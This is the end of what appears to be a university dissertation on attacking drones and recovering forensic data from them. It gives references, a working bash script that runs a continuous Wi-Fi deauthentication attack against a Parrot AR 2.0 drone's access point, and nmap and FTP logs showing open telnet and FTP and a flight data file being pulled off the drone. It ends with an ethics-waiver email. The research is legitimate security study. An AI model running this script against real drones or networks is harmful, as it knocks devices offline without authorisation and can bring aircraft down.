Lee, Minho et al. (2024). "A Study on the Advancement of Intelligent Military Drones: Focusing on Reconnaissance Operations". In: *IEEE Access* 12, pp. 55964–55975. ISSN: 21693536. DOI: 10.1109/ACCESS.2024.3390035.

Mairaj, Aakif and Ahmad Y. Javaid (July 2022). "Game theoretic solution for an Unmanned Aerial Vehicle network host under DDoS attack". In: *Computer Networks* 211. ISSN: 13891286. DOI: 10.1016/j.comnet.2022.108962.

Mekdad, Yassine et al. (Sept. 2021). "A Survey on Security and Privacy Issues of UAVs". In: URL: http://arxiv.org/abs/2109.14442.

Mishra, Ayushi and Priyanka Bagade (2023). "Investigating IoT Systems Security Attacks using Network Forensics". In: *2023 15th International Conference on COMmunication Systems and NETworkS, COMSNETS 2023*. Institute of Electrical and Electronics Engineers Inc., pp. 72–77. ISBN: 9781665477062. DOI: 10.1109/COMSNETS56262.2023.10041322.

Moon, Hyunji et al. (June 2021). "Digital Forensic Methodology for Detection of Abnormal Flight of Drones". In: *Journal of Information Security and Cybercrimes Research* 4.1, pp. 27–35. ISSN: 16587782. DOI: 10.26735/idjd2809.

Ncat - Netcat for the 21st Century (n.d.). URL: https://nmap.org/ncat/.

New, Wee Kiat and Chee Yen Leow (2021). "Unmanned Aerial Vehicle (UAV) in Future Communication System". In: *Proceeding - 2021 26th IEEE Asia-Pacific Conference on Communications, APCC 2021*. Institute of Electrical and Electronics Engineers Inc., pp. 217–222. ISBN: 9781728172545. DOI: 10.1109/APCC49754.2021.9609875.

newbie_guide [Aircrack-ng] (n.d.). URL: https://www.aircrack-ng.org/doku.php?id=newbie_guide.

Nmap: the Network Mapper - Free Security Scanner (n.d.). URL: https://nmap.org/.

Oriyano, Sean-Philip and Robert Shimonski (2012). "Web Application Attacks". In: *Client-Side Attacks and Defense*. Elsevier, pp. 195–221. DOI: 10.1016/b978-1-59-749590-5.00008-0.

Peacock, Matthew and Michael N Johnstone (2013). "Towards detection and control of civilian unmanned aerial Towards detection and control of civilian unmanned aerial vehicles vehicles". In: pp. 2–4. DOI: 10.4225/75/57a847dfbefb5. URL: https://ro.ecu.edu.au/isw.

Pekarcik, Peter et al. (2023). "Security analysis of attacks on UAV". In: *2023 IEEE 21st World Symposium on Applied Machine Intelligence and Informatics, SAMI 2023 - Proceedings*. Institute of Electrical and Electronics Engineers Inc., pp. 57–62. ISBN: 9798350319866. DOI: 10.1109/SAMI58000.2023.10044500.

Phoenix, Cassandra et al. (Jan. 2013). *Paradigmatic approaches to studying environment and human health: (Forgotten) implications for interdisciplinary research.* DOI: https://doi.org/10.1016/j.ifacol.2017.08.1497.

Pleban, Johann-Sebastian, Ricardo Band, and Reiner Creutzburg (Feb. 2014). "Hacking and securing the AR.Drone 2.0 quadcopter: Investigations for improving the security of a toy". In: *Mobile Devices and Multimedia: Enabling Technologies, Algorithms, and Applications 2014*. Vol. 9030. SPIE, p. 90300L. ISBN: 9780819499479. DOI: 10.1117/12.2044868.

Santiaguillo-Salinas, J., M. A. Rosaldo-Serrano, and E. Aranda-Bricaire (July 2017). "Observer-based Time-varying Backstepping Control for Parrot's AR.Drone 2.0". In: *IFAC-PapersOnLine*. Vol. 50. 1. Elsevier B.V., pp. 10305–10310. DOI: 10.1016/j.ifacol.2017.08.1497.

telnet linux command man page (n.d.). URL: https://www.commandlinux.com/manpage/man1/telnet.1.html.

Trizna, Dmitrijs and Fabio Roli (n.d.). *Living-off-The-Land Reverse-Shell Detection by Informed Data Augmentation*. Tech. rep. DOI: https://doi.org/10.48550/arXiv.2402.18329. URL: https://sigmahq.io/.

UAV Command & Control | C2 Technology for Drones, UAV, RPAS (n.d.). URL: https://www.unmannedsystemstechnology.com/expo/command-and-control/.

Valikhanli, Orkhan (Sept. 2024). "UAV networks DoS attacks detection using artificial intelligence based on weighted machine learning". In: *Results in Control and Optimization* 16. ISSN: 26667207. DOI: 10.1016/j.rico.2024.100457.

Vasconcelos, Gabriel et al. (Dec. 2016). "The Impact of DoS Attacks on the AR.Drone 2.0". In: *Proceedings - 13th Latin American Robotics Symposium and 4th Brazilian Symposium on Robotics, LARS/SBR 2016*. Institute of Electrical and Electronics Engineers Inc., pp. 127–132. ISBN: 9781509036561. DOI: 10.1109/LARS-SBR.2016.28.

Vattapparamban, Edwin et al. (2016). *IWCMC 2016 : the 12th International Wireless Communications & Mobile Computing Conference : September 5-9, 2016, Paphos, Cyprus*. IEEE. ISBN: 9781509003044. DOI: https://doi.org/10.1109/iwcmc.2016.7577060.

Westerlund, Ottilia and Rameez Asif (2019). *2019 1st International Conference on Unmanned Vehicle Systems-Oman (UVS) : UVS-Oman 2019 Conference : Sultan Quaboos University, Muscat, 5-7 Feb. 2019*. IEEE. ISBN: 9781538693681.

Wireshark · About (n.d.). DOI: https://doi.org/10.3390/drones7050289. URL: https://www.wireshark.org/about.html.

Yaacoub, Jean Paul et al. (Sept. 2020). *Security analysis of drones systems: Attacks, limitations, and recommendations*. DOI: 10.1016/j.iot.2020.100218.

Yang, Ya Yuan (Apr. 2020). "Network attack and Countermeasures Based on telnet connection in the era of Internet of Things". In: *Proceedings - 2020 International Conference on Urban Engineering and Management Science, ICUEMS*

2020. Institute of Electrical and Electronics Engineers Inc., pp. 707–710. ISBN: 9781728188324. DOI: 10.1109/ICUEMS50872.2020.00155.

Zeng, Yong, Jiangbin Lyu, and Rui Zhang (Feb. 2019). "Cellular-connected UAV: Potential, challenges, and promising technologies". In: *IEEE Wireless Communications* 26.1, pp. 120–127. ISSN: 15580687. DOI: 10.1109/MWC.2018.1800023.

Appendices

Appendix A

.0.1 Setting up Network Interface to monitor mode for Attack 1- Deauthentication using aircrack-ng

FIGURE 1: Setting Network Interface to Monitor Mode

.0.2 Automated Script to run Attack 1

Refer Github for the script.

```
[basicstyle=\ttfamily, caption={Automated script to perform deauthentication attack}, label={lst:Automated Script}]
#!/bin/bash

# Display the current wireless network configuration and settings
iwconfig

# Terminate processes that might interfere with setting a wireless interface to monitor mode
sudo airmon-ng check kill

# Enable monitor mode on wlan0 wireless interface for packet capturing on channel 6
```

```
sudo airmon-ng start wlan0 6

# List available wireless network interfaces and their current mode (Managed or Monitor)
sudo airmon-ng

# Display BSSID, ESSID, and other information about wireless networks and clients in range
echo "Starting airodump-ng to capture network information. Please identify the BSSID of your target network (e.g., Parrot AR 2.0 drone)..."
sudo airodump-ng wlan0mon &

# Wait a few seconds to allow airodump-ng to capture network data
sleep 10

# Ask the user to enter the BSSID of the target access point
echo "Enter the BSSID of the target access point (e.g., A0:14:3D:ED:92:14):"
read BSSID

# Stop the airodump-ng process
sudo killall airodump-ng

# Validate that a BSSID was entered
if [[ -z "$BSSID" ]]; then
    echo "No BSSID entered. Exiting."
    exit 1
fi

# Sending de-authentication frame to all clients connected to the target access point
echo "Sending de-authentication frames to disconnect clients from the access point with BSSID $BSSID..."
sudo aireplay-ng --deauth 0 -a $BSSID wlan0mon

echo "Attack completed."
```

.0.3 Nmap scan results for Attack 3- Powering off Drone Remotely

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -T5 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 21:26 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
5555/tcp open  freeciv
MAC Address: A0:14:3D:ED:92:14 (Parrot SA)

Nmap scan report for 192.168.1.2
Host is up (0.021s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
MAC Address: 20:A6:0C:3C:1A:57 (Xiaomi Communications)

Nmap scan report for 192.168.1.3
Host is up (0.000026s latency).
All 1000 scanned ports on 192.168.1.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 5.22 seconds
```

FIGURE 2: Nmap scan results

.0.4 Userbox file retrieval:

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.1
Connected to 192.168.1.1.
220 Operation successful
Name (192.168.1.1:kali):
230 Operation successful
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 EPSV ok (|||33910|)
150 Directory listing
drwxr-xr-x    3 0        0             240 Jan  1 00:00 boxes
-rw-r--r--    1 0        0           48186 Jan  1 00:00 police-notice.html.gz
226 Operation successful
ftp> cd boxes
250 Operation successful
ftp> ls
229 EPSV ok (|||40313|)
150 Directory listing
drwxr-xr-x    2 0        0             240 Sep  1  2024 flight_20240901_010336
226 Operation successful
ftp> cd flight_20240901_010336
250 Operation successful
ftp> ls
229 EPSV ok (|||48662|)
150 Directory listing
-rw-r--r--    1 0        0           84167 Sep  1  2024 userbox_1725152616
226 Operation successful
ftp> get userbox_1725152616
local: userbox_1725152616 remote: userbox_1725152616
229 EPSV ok (|||58914|)
150 Opening BINARY connection for userbox_1725152616 (84167 bytes)
100% |*****************************************************************************************************************************************************************
226 Operation successful
84167 bytes received in 00:00 (1.53 MiB/s)
ftp>
```

FIGURE 3: Userbox file retrieval

Appendix B

.0.5 Ethical Approval Form

Fw: Ethical Approval waived for this research

ARAM, PAAVAI (PGT) <Paavai.Aram@warwick.ac.uk>
Wed 6/26/2024 4:28 PM
To: Winckles, Adrian <Adrian.Winckles@warwick.ac.uk>

From: WMG-FTMasters, Resource <wmg-FTMasters@warwick.ac.uk>
Sent: Thursday, May 16, 2024 9:20 PM
To: ARAM, PAAVAI (PGT) <Paavai.Aram@warwick.ac.uk>
Subject: Ethical Approval waived for this research

Date of Approval: **16th May 2024**

Dear **Paavai Aram**
Warwick ID number: **5551949**
Project: **Disabling Drones: Disruption and Forensic Data Analysis**
Your ethics application number is **WMG-2024-FTMSc--R_2e6LuxVf0zOPZER**
Your supervisor **Adrian Winckles** has recommended to the Cyber Ethics Panel the following outcome: **Ethical approval to be waived for this research.**

The Cyber Ethics Panel has confirmed this outcome.
You are reminded that you must now adhere to the answers and detail given in the completed ethics form. If anything changes in your research such that any of your answers change to the form for which you received an **ethical waiver** for, then you must contact your supervisor to check if you need to reapply for or update your **ethical waiver** before you proceed with data collection.
When you submit your dissertation, please write **N/A against the ethical approval field** on the cover page of the submission and include a copy of this email into the Appendices of your dissertation.

Kind regards,

WMG Projects Team

FIGURE 4: Ethical Approval Form

.0.6 2024 Ethical Approval Process badge

FIGURE 5: 2024 Ethical Approval Process

.0.7 2024 Ethics in Research badge

FIGURE 6: 2024 Ethics in Research badge